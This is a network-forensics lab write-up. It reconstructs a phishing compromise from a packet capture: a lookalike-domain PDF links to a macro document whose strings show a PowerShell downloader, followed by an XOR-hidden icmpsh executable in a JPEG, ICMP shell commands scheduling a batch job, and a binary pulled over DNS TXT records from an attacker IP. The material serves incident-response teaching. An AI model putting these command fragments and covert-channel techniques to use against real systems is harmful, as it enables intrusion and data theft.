

Lab-1010 (Challenge): “This is getting heavy, Doc...”

Evidence: lab-1010.pcap

Takeaways: Students will analyze provided network packet capture evidence of a compromised network scenario and attempt to solve “what happened” with as much detail as possible.

The scenario:

Dr. E. Brown was notified by Strickland’s Incident and Event Management (SIEM) system of a possible breach in his network. He quickly dispatched his Incident Handler to obtain a network packet capture over the period of four days and believe they have most of the traffic. Dr. Brown is seeking YOUR help to understand what happened...should he be concerned?

Slacker Alert:

Impersonation Alert: The domain “*ebrown-enterprises[.]com*” was detected as a potential impersonation of the domain *e-brown-enterprise[.]com*.

First Detected: 2020-09-20 00:20:30 UTC

Last Detected: 2020-09-20 00:20:30 UTC

e-brown-enterprises.com (Dr. Brown’s legitimate domain)

mail.e-brown-enterprises.com (173.230.154.59)

192.168.88.0/24 (IP space inside Dr. Brown’s network)

What happened?

Timeline of Key Events

Should Doc be worried?

IOCs?

Solution to Challenge

#fields	ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	proto	service	duration	orig_b			
#types	time	string	addr	port	addr	port	enum	string	interval	count	string	bool	bool
1631900573.676445			CAMfD84GEAYx3NFlvk	209.85.167.54	44769	173.230.154.59	25	tcp	smtp	1.955918			
1631941710.393590			CuADYn2XgE0U39itbf	192.168.88.85	57096	142.251.45.100	443	udp	-	0.226184			
1631941712.387332			CL2Eh440GbCwJGu6cj	192.168.88.85	64006	142.250.188.35	443	udp	-	0.055050			
1631941713.580145			CwJpht1LRuyzT3L0yf	192.168.88.85	60111	142.250.73.227	443	udp	-	0.065577			
1631941713.972410			Cw1zzTatAvzpz4tEvb	192.168.88.85	51882	172.217.0.46	443	udp	-	0.055076			
1631941714.027632			CaZc1V1Qn3FU7tsf24	192.168.88.85	58261	142.250.73.206	443	udp	-	0.069592			
1631941714.088570			Cygrhc36nBPE0a09cl	192.168.88.85	51446	172.217.13.226	443	udp	-	0.400583			
1631941714.355693			CwcBUslIcnx5tCzWj	192.168.88.85	49937	142.251.33.194	443	udp	-	0.168735			
1631941712.141033			CRc6BBAKAE3XRAqvh	192.168.88.85	50130	142.251.45.100	443	udp	-	2.855479			
1631941716.463258			Cdii2L4iizFLEgDj95	192.168.88.85	49982	142.251.33.194	443	udp	-	0.082058			
1631941716.942596			Cp6n003RYall12e5Lh	192.168.88.85	51823	172.217.164.129	443	udp	-	0.237572			
1631941716.857823			Cs4fCQ1xp3zI6Jcam8	192.168.88.85	60116	142.250.188.35	443	udp	-	0.538527			
1631941718.054151			CfgU0r5pkGN04Aby7	192.168.88.85	63285	142.250.73.227	443	udp	-	0.068202			
1631941719.152805			C8Ifsp3QhXTrF3PMS7	192.168.88.85	63641	142.250.81.198	443	udp	-	0.057286			
1631941715.232415			C7VLMxqaxrG1aI5	192.168.88.85	55997	142.250.73.234	443	udp	-	4.646940			
1631941723.329263			CvLELK29MdhObjjy7a	192.168.88.85	56870	142.250.188.193	443	udp	-	1.566347			
1631941717.162372			CGFXA2FvVuWljcpPd	192.168.88.85	55268	172.217.2.97	443	udp	-	6.469936			
1631941723.822239			C6Vky9d06bov3sS9	192.168.88.85	65006	65.196.86.16	443	udp	-	0.744271			

SMTP and Unknown UDP Traffic – Zeek conn.log

The screenshot shows an email client interface. On the left, a list of email sources and destinations is visible, with the selected email showing a source of 209.85.167.54 and a destination of 173.230.154.59. The main pane displays the email content, which is a phishing message. The header includes 'In-Reply-To: <CAGpG_juBjYg5FuiVAC5t-ct3SRMAfyYc2LTzTr8eN2HQZrYg@mail.gmail.com>', 'From: ClockTower Lady <savetheclock55@gmail.com>', 'Date: Fri, 17 Sep 2021 13:42:41 -0400', 'Message-ID: <CAGpG_jvJvJiyVG9EpC8QfADfbaqo4cC5TjDv32KP3iubq22Pw@mail.gmail.com>', 'Subject: Fwd: 65th Annual Benefit Dinner', 'To: Doc@e-brown-enterprises.com', and 'Content-Type: multipart/mixed; boundary="00000000000f4c8fd05cc347548"'. The body of the email contains the text: 'Doc, Attached is the flier that is now posted on your website. Thank you again for your time and support for our great cause! -Hill Valley Preservation Society'. Below this, it says 'On Fri, Sep 17, 2021 at 8:12 AM Dr. Emmett Brown <doc@e-brown-enterprises.com> wrote: Hello and good day, > Has the date and location been confirmed for the upcoming benefit dinner? >'. The email is displayed in a standard email client window with a toolbar at the top and a list of sources on the left.

Email Message – Phish Sent to Doc Brown

```

Content-Type: application/pdf; name="2021-benefit.pdf"
Content-Disposition: attachment; filename="2021-benefit.pdf"
Content-Transfer-Encoding: base64
Content-ID: <f_ktobtbpj0>
X-Attachment-Id: f_ktobtbpj0

JVBERi0xLjNCiW1tbw1DQoxIDAQAg2JqDQo8PC9UeXB1L0NhdGFsb2cvUGFnZXMgMiAwIFIvTGFU
Zyhlbi1VUykgL1N0cnVjdFRyZWVsb290IDE4IDAgUi9NYXJrSw5mbzw8L01hcmU1ZCB0cnV1Pj4v
TWV0YWRhdGEgNDQoMGBSLS1ZpZXdlc1ByZWZlcmVvY2VzIDQ1IDAgUj4+DQplbmRvYmoNCjIgcjEg
YmoNCjw8L1R5cGUvUGFnZXMvQ291bnQgMS9LaWRZWyAzIDAgU10gPj4NCmVuZG9iag0KMyAwIG9i
ag0KPDwwVHlwZS9QYwdlL1BhcmVudCAyIDAgUi9SZXNvdXJjZXN8PC9FeHRHU3RhdGU8PC9HUzUg
NSAwIFIvR1M4IDggMGBSPj4vRm9udDw8L0YxIDYgMGBSLS0YyIDkgMGBSLS0YzIDE0IDAgUj4+L1hP
Ymp1Y3Q8PC9JbWFnZTE3IDE3IDE3IDAgUj4+L1Byb2NTZXRlL1BERi9UZXh0L0ltYwdlQ19JbWFnZUMv
SW1hZ2VjXSA+Pi9Bbm5vdHNBIDE2IDAgU10gL01ZG1hQm94YwAwIDAgNjEyIDc5M10gL0NvbnRl
bnRzIDQoMGBSLS0yb3VwPDwwVHlwZS9Hcm91cC9TL1RyYW5zcGFyZW5jeS9DUy9EZXZpY2VSR0I+
Pi9UYWJzL1MvU3RydWNOUGFyZW50cyAwPj4NCmVuZG9iag0KNCAGIG9iag0KPDwwVHlwZS9UeXB1
YXRIRGVjb2RlL0xlbmd0eCAxMTE0Pj4NCnN0cmVhbQ0KeJyV9tu20YQfRegf5hH0jDXe1+yMAY
spq4bZo0FpKHo+MTntELcqlKBv6+87sUootSyjESAIJ8uzszNm57fLsom7K23zawPDDCP7t9zhw
xvFnBvCGrJDgMgl10e99PYGq3zt7d23gboGzCHEJAv/1Xb+XcEhwYpZlztIsJmge3mmn7Um/91e/
P2MAA...

```

Base64 Content of Attachment in Email

63 client pkts, 8 server pkts, 12 turns.


Entire conversation (157 kB) Show and save data as ASCII Stream 0

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

TCP Stream Extracted via Wireshark

SAVE THE CLOCK TOWER



The Hill Valley Preservation Society is proud to announce the host of this year's 65th Annual Anniversary* dinner, Dr. Emmett Brown. Click here to view the full itinerary:

[65th Annual Benefit Itinerary](#)

Attachment Decoded from Base64 in Email

```
strings 2021-benefit.pdf |grep -i http
```

```
wdfir@ndfir-box:~/Labs/1010/artifacts$ strings 2021-benefit.pdf |grep -i http
<</Subtype/Link/Rect[ 238.75 220.71 373.25 243.2] /BS<</W 0>>/F 4/A<</Type/Action/S/URI/URI(http://ebrown-enterprises.com/savetheclocktower/annual-benifit.doc) >>/StructParent 1>>
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  xmlns:pdf="http://ns.adobe.com/pdf/1.3/"
  xmlns:dc="http://purl.org/dc/elements/1.1/"
  xmlns:xmp="http://ns.adobe.com/xap/1.0/"
  xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/">
```

Strings in PDF Indicated a Link to ebrown-enterprises.com

Extracted URL:

<http://ebrown-enterprises.com/savetheclocktower/annual-benifit.doc>

```

GET /savetheclocktower/annual-benift.doc HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: ebrown-enterprises.com
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.7.3
Date: Mon, 20 Sep 2021 00:58:45 GMT
Content-type: application/msword
Content-Length: 50688
Last-Modified: Sun, 19 Sep 2021 20:38:20 GMT

.....>.....
.....N.....Q.....M.....
.....
.....

```

Wireshark View of Link Fetched

Packet	Hostname	Content Type	Size	Filename
167	ebrown-enterprises.com	application/msword	50 kB	annual-benift.doc
207	ebrown-enterprises.com	image/jpeg	57 kB	savetheclock.jpg
23579	137.184.39.243:8000	text/html	372 bytes	/
23983	137.184.39.243:8000	multipart/form-data	704 kB	/
23985	137.184.39.243:8000	text/html	398 bytes	/
24000	137.184.39.243:8000	text/html	402 bytes	/
24112	137.184.39.243:8000	multipart/form-data	123 kB	/
24114	137.184.39.243:8000	text/html	398 bytes	/
24131	137.184.39.243:8000	text/html	432 bytes	/

Wireshark used to Extract annual-benift.doc from Capture

```
strings annual-benefit.doc
```

```

$Custom
Microsoft.XMLHTTP
Adodb.Stream$
http://ebrown-enterprises.com/savetheclock.jpg
t-Type
//binaryenC@
c:\tmp\savetheclock.jpg
//overwrite
POWERSHELL.exe -noexit
"C:\get-shell.ps1 savetheclock.jpg key=136"
Attribut
e VB_Nam
e = "Mod
ule1"
riva
pSub
Document
t_Open()
Dim
xHttp: S
Object("
Microsof
t.XMLHTT
rdloa
9Adod
b.St
"GET"

```

Strings in Word Document Showed VBA (macro) and PowerShell Command


```
file savetheclocktower.jpg
```

```

ndfir@ndfir-box:~/labs/1010/artifacts$ file savetheclock.jpg
savetheclock.jpg: JPEG image data, JFIF standard 1.02, resolution (
sion 8, 516x417, components 3

```

File Command against JPEG File Showed Actual JPEG




savetheclock.jpg

```
yara ~/yara_rules/xorsigs.yar savetheclock.jpg -s
```

```
ndfir@ndfir-box:~/labs/1010/artifacts$ yara ~/yara_rules/xorsigs.yar savetheclock.jpg -s  
XorDos savetheclock.jpg  
0x9658:$_136_88: DC E0 E1 FB A8 F8 FA E7 EF FA E9 E5 A8
```

Yara Rule Indicated an Xor-Encoded EXE inside JPEG



Attempt to Xor-Decode EXE Reveal Lots of '0x88' Bytes

```

ndfir@ndfir-box:~/labs/1010/artifacts$ python ~/py_scripts/single_byte.py
Usage: /home/ndfir/py_scripts/single_byte.py <file_to_decode> <hex_key> [e|E]
e - escapes the key (i.e. does not xor the value)
E - escapes the key and all Null bytes
Example:
/home/ndfir/py_scripts/single_byte.py evil-encoding.txt 0x55
or
/home/ndfir/py_scripts/single_byte.py evil-encoding.txt 55 E

```

single_byte.py Script used to Null and Key Escape the Xor Routine


```

/home/ndfir/labs/1010/artifacts/savetheclock.jpg_0x88_E - Bless
File Edit View Search Tools Help
savetheclock.jpg_0x88_E x
0000940f 47 7c 97 44 5c 29 3b fa 73 2c 3d ee e0 6e 5f 27 G|.D\);.s,=.n_!
00009500 69 d1 12 95 d6 19 53 63 c4 91 52 e1 37 f6 87 72 i.....Sc..R.7..r
00009510 67 af 7a 21 ad 95 fd 1f 72 0d 77 00 27 59 74 62 g.z!....r.w.'Ytb
00009520 91 ef cf 97 56 1b 76 36 1f 71 82 1a 19 6f 37 9d ...V.v6.q...o7.
00009530 77 00 6b 4a a7 72 71 76 07 da 03 ef 16 53 77 00 w.kJ.rqv.....Sw.
00009540 20 07 76 31 87 6e 5d 58 fb 3a e0 72 d8 4e df f6 .vl.n]X.:.r.N..
00009550 37 15 da ad 0c 17 fe 20 44 24 f3 f5 e1 bb f6 0c 7..... D$.
00009560 8f 37 5e 2c 4c 4f 5c 77 00 6b 6b 76 8a f7 2d d9 .7^,LO\w.kkv..-.
00009570 22 bb 57 66 07 2d a9 18 fe 9c 98 43 b9 75 59 c0 ".Wf.-.....C.uY.
00009580 e0 59 5b 37 6b 7e 57 76 32 2f 76 0c a2 d1 e0 66 .Y[7k~Wv2/v....f
00009590 26 f7 6c ab f9 7d 97 72 80 2a ac 3a 7c f7 fa d7 &.l..).r.*.:|...
000095a0 72 6c 17 72 99 22 99 52 d2 f7 24 e7 72 7b 2c ac rl.r.".R..$.r{,.
000095b0 e7 d2 fc 03 76 34 13 77 00 ed 24 f2 12 7c aa 79 ...v4.w..$.|.y
000095c0 97 74 0b 17 75 5c 76 1c 2c e3 c3 72 74 c7 b4 03 .t.u\v,..rt...
000095d0 75 c3 77 00 5f b7 78 24 45 ed 30 57 71 fd f7 7f u.w._.x$E.OWq...
000095e0 4f 7a bd 1b be d3 99 43 76 21 f6 2b 71 82 ee c4 Oz....Cv!.+q...
000095f0 2b 27 77 00 21 c7 4a 3f 01 0c 47 2e 74 95 77 00 +'w.!J?..G.t.w.
00009600 a8 13 f7 7f 8d ff a5 06 ae f7 4d 5a 90 00 03 00 .....MZ.....
00009610 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 .....
00009620 00 00 40 00 00 00 00 00 00 00 00 00 00 00 ..@.....
00009630 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00009640 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 .....
00009650 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f ...!.L!This pro
00009660 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 gram cannot be r
00009670 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d un in DOS mode..
00009680 0d 0a 24 00 00 00 00 00 50 45 00 00 4c 01 ..$.PE..L.
00009690 03 00 d4 1f 09 4c 00 26 00 00 60 02 00 00 e0 00 .....L.&..
000096a0 07 03 0b 01 02 38 00 20 00 00 10 00 00 00 70 .....8. ....p

```

EXE Found at 0x9609 Offset of JPEG File (savetheclock.jpg)

```

ndfir@ndfir-box:~/labs/1010/artifacts$ file savetheclock_exe
savetheclock_exe: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed

```

File Command Confirmed Windows Executable

31 / 68 security vendors flagged this file as malicious

ec39a0954cdbeb72399015869c4c1034a0f9656c8bfdfdb0e546586fb2d8b0ec
icmpsh.exe

18.59 KB Size | 2021-11-08 20:21:38 UTC (24 days ago)

Community Score: overlay peexe upx

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 14+

Alibaba	HackTool:Win32/ICMPShell.73a5e429	Antiy-AVL	Trojan/Generics.ASMalwS.83631A
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Cyance	Unsafe	DrWeb	Trojan.NtRootKit.19456
ESET-NOD32	A Variant Of Win32/HackTool.Agent.NHH	Fortinet	Riskware/ICMPShell
Gridinsoft	Virtool.Win32.NetTool.vb	Ikarus	Not-a-virus:NetTool.ICMPShell

Hash of Extracted EXE Match in VirusTotal

1632100672.509407	Ch0wUc3tw0gSaCi6z5	192.168.88.55	54287	137.184.39.243	53	udp	dns	0.002845	69	270	SF
1632100672.605638	CzNM5H2aXI368trJh1	192.168.88.55	54288	137.184.39.243	53	udp	dns	0.004236	69	270	SF
1632100672.717579	CGqkba2LeVvQagdKZk	192.168.88.55	54289	137.184.39.243	53	udp	dns	0.002956	69	270	SF
1632100672.839996	CBVwPm20nQ4vtcHIJ1	192.168.88.55	54290	137.184.39.243	53	udp	dns	0.002500	69	270	SF
1632100672.935529	CZzeNz3HDwcvvo7gZ5	192.168.88.55	54291	137.184.39.243	53	udp	dns	0.002058	69	182	SF
1632100673.028414	CkvR0u39BsDZ4aNIWa	192.168.88.55	54292	137.184.39.243	53	udp	dns	10.013122	207	0	S0
1632099769.682634	Cpankr1njkw0LXmLG5	192.168.88.55	8	137.184.39.243	0	icmp	-	1703.199962	17633	785	OTH
1632101997.416490	CIJ77jkk7g2iY598h	192.168.88.55	8	137.184.39.243	0	icmp	-	732.967609	4961	268	OTH
1632102513.674221	CzU7sV1bxcAFWl0qbi	192.168.88.55	58316	137.184.39.243	8000	tcp	-	0.000471	247	522	SHR
1632102528.502292	CHFyjM3mZcSo4WU0Ga	192.168.88.55	58317	137.184.39.243	8000	tcp	-	0.572584	705115	548	SHR
1632102530.741042	cdNSsI28v62XQKJngc	192.168.88.55	58321	137.184.39.243	8000	tcp	-	0.000924	285	552	SHR
1632102537.946645	CsG1ah24Ru5G1ZQjre	192.168.88.55	58320	137.184.39.243	8000	tcp	-	0.351029	124360	548	SHR

ICMP Traffic in Zeek conn.log

No.	Time	Source	Destination	Protocol	Length	Info
230	2021-09-20 01:02:49.682...	192.168.88.55	137.184.39.243	ICMP	56	Echo (ping) request id=0x0001, seq=2097
231	2021-09-20 01:02:49.683...	137.184.39.243	192.168.88.55	ICMP	42	Echo (ping) reply id=0x0001, seq=2097
232	2021-09-20 01:02:49.961...	192.168.88.55	137.184.39.243	ICMP	106	Echo (ping) request id=0x0001, seq=2097
233	2021-09-20 01:02:49.961...	137.184.39.243	192.168.88.55	ICMP	42	Echo (ping) reply id=0x0001, seq=2098
234	2021-09-20 01:02:50.252...	192.168.88.55	137.184.39.243	ICMP	106	Echo (ping) request id=0x0001, seq=2099
235	2021-09-20 01:02:50.252...	137.184.39.243	192.168.88.55	ICMP	42	Echo (ping) reply id=0x0001, seq=2099
236	2021-09-20 01:02:50.523...	192.168.88.55	137.184.39.243	ICMP	56	Echo (ping) request id=0x0001, seq=2100
237	2021-09-20 01:02:50.524...	137.184.39.243	192.168.88.55	ICMP	42	Echo (ping) reply id=0x0001, seq=2100

Frame 232: 106 bytes on wire (848 bits), 106 bytes captured (848 bits)

- Ethernet II, Src: fe:00:00:00:01:01 (fe:00:00:00:01:01), Dst: aa:e7:9c:97:66:aa (aa:e7:9c:97:66:aa)
- Internet Protocol Version 4, Src: 192.168.88.55, Dst: 137.184.39.243
- Internet Control Message Protocol

```

0000 aa e7 9c 97 66 aa fe 00 00 00 01 01 08 00 45 00  . . . . f . . . . . E .
0010 00 5c 05 19 00 00 f5 01 f5 fc c0 a8 58 37 89 b8  . \ . . . . . X7 . .
0020 27 f3 08 00 89 63 00 01 08 32 4d 69 63 72 6f 73  ' . . . . c . . 2Micros
0030 6f 66 74 20 57 69 6e 64 6f 77 73 20 5b 56 65 72  oft Wind ows [Ver
0040 73 69 6f 6e 20 36 2e 31 2e 37 36 30 31 5d 0d 0a  sion 6.1.7601]..
0050 43 6f 70 79 72 69 67 68 74 20 28 63 29 20 32 30  Copyrigh t (c) 20
0060 30 39 20 4d 69 63 72 6f 73 6f                    09 Micro so
  
```

ICMP Traffic viewed in Wireshark Indicated Command Shell Activity

```
tshark -nnr no-UDP-443.pcap -Y 'icmp' -T fields -E separator='|' -e ip.src -e 'data.data' |cut -f 1,3 -d '|' |cut -f 2 -d '|' |grep -oP '[0-9a-f]{1,}' > icmp.out
```



```
Directory of c:\tmp

09/19/2021  08:25 PM    <DIR>          .
09/19/2021  08:25 PM    <DIR>          ..
09/19/2021  08:24 PM                11 get-shell.ps1
09/19/2021  08:20 PM           57,445 savetheclock.jpg
                2 File(s)        57,456 bytes
                2 Dir(s)  36,313,333,760 bytes free
```

Decoded ICMP Payload

```
Directory of c:\tmp

09/19/2021  08:25 PM    <DIR>          .
09/19/2021  08:25 PM    <DIR>          ..
09/19/2021  08:24 PM                11 get-shell.ps1
09/19/2021  08:20 PM           57,445 savetheclock.jpg
                2 File(s)        57,456 bytes
                2 Dir(s)  36,313,333,760 bytes free
```

Decoded ICMP Payload

```
c:\Users\dbrown\AppData\Roaming\Adobe\updater>time
time
The current time is: 21:04:37.22
Enter the new time: at 21:10 cmd /c dload.bat
at 21:10 cmd /c dload.bat

c:\Users\dbrown\AppData\Roaming\Adobe\updater>at
at
There are no entries in the list.

c:\Users\dbrown\AppData\Roaming\Adobe\updater>at 21:10 cmd /c dload.bat.bat
at 21:10 cmd /c dload.bat.bat
Added a new job with job ID = 1

c:\Users\dbrown\AppData\Roaming\Adobe\updater>at
at
Status ID    Day            Time            Command Line
-----
1           Today          9:10 PM          cmd /c dload.bat.bat
```

Decoded ICMP Payload Revealed Scheduled Job to Run Bat File

```
uid      id.orig_p      id.resp_h      rtt    Z
string  port    addr    interval  count
192.168.88.55 137.184.39.243 53      0.e-brown-enterprises.com TXT 200 TvqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAA
192.168.88.55 137.184.39.243 53      1.e-brown-enterprises.com TXT 200 tgJq70UCXX02AmrvRALGc7YCQNNxAtxztgLLbUDxn02AuUtswP1c7YCS
192.168.88.55 137.184.39.243 53      2.e-brown-enterprises.com TXT 200 AAAAAEEDLBQAAEAAAAEHAHAHAHAHAHAHAHAHAHAHAHAHAHAHAHAHAHAHAHAHA
192.168.88.55 137.184.39.243 53      3.e-brown-enterprises.com TXT 200 AAAAAAAAZMwHABgAAAAIzAcAQAAAAAAAAAAAAAAAAAAAHHAJQCAAAAAAAAA
192.168.88.55 137.184.39.243 53      4.e-brown-enterprises.com TXT 200 +0IBAAAQCAAAKgAAAPgHAAAAAAAAAAAAAAAAAAEAAMAAudGxzAAAAAAkAA
192.168.88.55 137.184.39.243 53      5.e-brown-enterprises.com TXT 200 AEIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
192.168.88.55 137.184.39.243 53      6.e-brown-enterprises.com TXT 200 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
192.168.88.55 137.184.39.243 53      7.e-brown-enterprises.com TXT 200 zMzMzMucwvSQDpxtkBAMzMzMzMLLl0kA6BzuBAbOIVHA0jrzgUAW
192.168.88.55 137.184.39.243 53      8.e-brown-enterprises.com TXT 200 RCQEUGoA/xVEQUCAg3wkBAEP1wV050kAM/aNmwAAAABW/xVIUcAhcAPL
192.168.88.55 137.184.39.243 53      9.e-brown-enterprises.com TXT 200 x0QkBERGRwDHRQCIREZHAMdEJAxErKcAx0QkEERGRwDHRQCUREZHAMdEJ
192.168.88.55 137.184.39.243 53      10.e-brown-enterprises.com TXT 200 JEILRCRYiUQkIItEJfzHRCQEREZHAMdEJAHERKcAx0QkDERGRwDHRQCQR
192.168.88.55 137.184.39.243 53      11.e-brown-enterprises.com TXT 200 J1LEJcJRC0s1UQkMI1LEJDSJRC041UQkPI1EJESLRcRUIUQkSI1EJf-jHR
192.168.88.55 137.184.39.243 53      12.e-brown-enterprises.com TXT 200 AAAAx0YMAAAAMZGEADoJQcAAIvGXsTEAMzMzMzMzMzMzMzMzMzMzMzMzFNL7
192.168.88.55 137.184.39.243 53      13.e-brown-enterprises.com TXT 200 AI202AAAAAMZF/ALo0q8DAItFCILCQIVGZsdGXAAX0ZMAAAAAMdGUAAAA
192.168.88.55 137.184.39.243 53      14.e-brown-enterprises.com TXT 200 CIVx0EENEZHAMcBUHZHAMPMzMzMzMzMzMzMzMzIvr18L30ECD4D8DwomC8
192.168.88.55 137.184.39.243 53      15.e-brown-enterprises.com TXT 200 AwAAg8AgIYIIAwAAg8AIiYIMAAjUIY99BAG+A/BRGDAADwomCCAQAA
192.168.88.55 137.184.39.243 53      16.e-brown-enterprises.com TXT 200 g8AgIYIgbgAAg8AIiYIKBgAAjULw99BAG+A/jYpACAAABTAGAAADwomCI
192.168.88.55 137.184.39.243 53      17.e-brown-enterprises.com TXT 200 iYHAAAAg8AIiYH8AAAAi8LDzMzMzMzMzMzMzXwi/EzyY1GBFDHBKR2RwCJC
192.168.88.55 137.184.39.243 53      18.e-brown-enterprises.com TXT 200 AABZXovLXcPMzMzMzMzMzMzMzMzMzMzMzMzV1+qx/ZgWdUcAZKEAAAAUFahdDBIA
192.168.88.55 137.184.39.243 53      19.e-brown-enterprises.com TXT 200 AIvxiw6FyXQcgH4AQHM10YIA8BQUEiToQQA/zboYwEGAIPEBItN9GSJD
192.168.88.55 137.184.39.243 53      20.e-brown-enterprises.com TXT 200 60K+BQCDAiNj9gAAADotawDAIUPwAAAAMDF/AAAACFYXQngL/QAAAAA
192.168.88.55 137.184.39.243 53      21.e-brown-enterprises.com TXT 200 i+vDw8zMzMzMzMzMzMzMzMzMzMzMzMzVYsav9org1HAGSHAAAAAFBNoX0wSAAzx
192.168.88.55 137.184.39.243 53      22.e-brown-enterprises.com TXT 200 AP+2RKYAA0i3/wUAg8QEi47kpQAAx0X8AgAAAIJdCAvvsLAAAdA+Lh
192.168.88.55 137.184.39.243 53      23.e-brown-enterprises.com TXT 200 D4uGLKUAAPAFUHoRp8EAP+2JKUAA0GS/wUAg8QEi87oAZ8CAITN9GSJD
```

DNS Traffic in Zeek dns.log Indicated DNSFtp Activity

```
cat dns.log |grep 'e-brown-enterprises\.com' |grep -P '\tTXT\t' |cut -f 22 |cut -f 3 -d ' ' > b64.out
```

```
cat b64.out |base64 -di |xxd
```

```
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000 MZ.....  
00000010: b800 0000 0000 0000 4000 0000 0000 0000 .....@.....  
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 .....  
00000030: 0000 0000 0000 0000 0000 0000 0801 0000 .....  
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468 .....!..L.!Tt  
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f is program cannc  
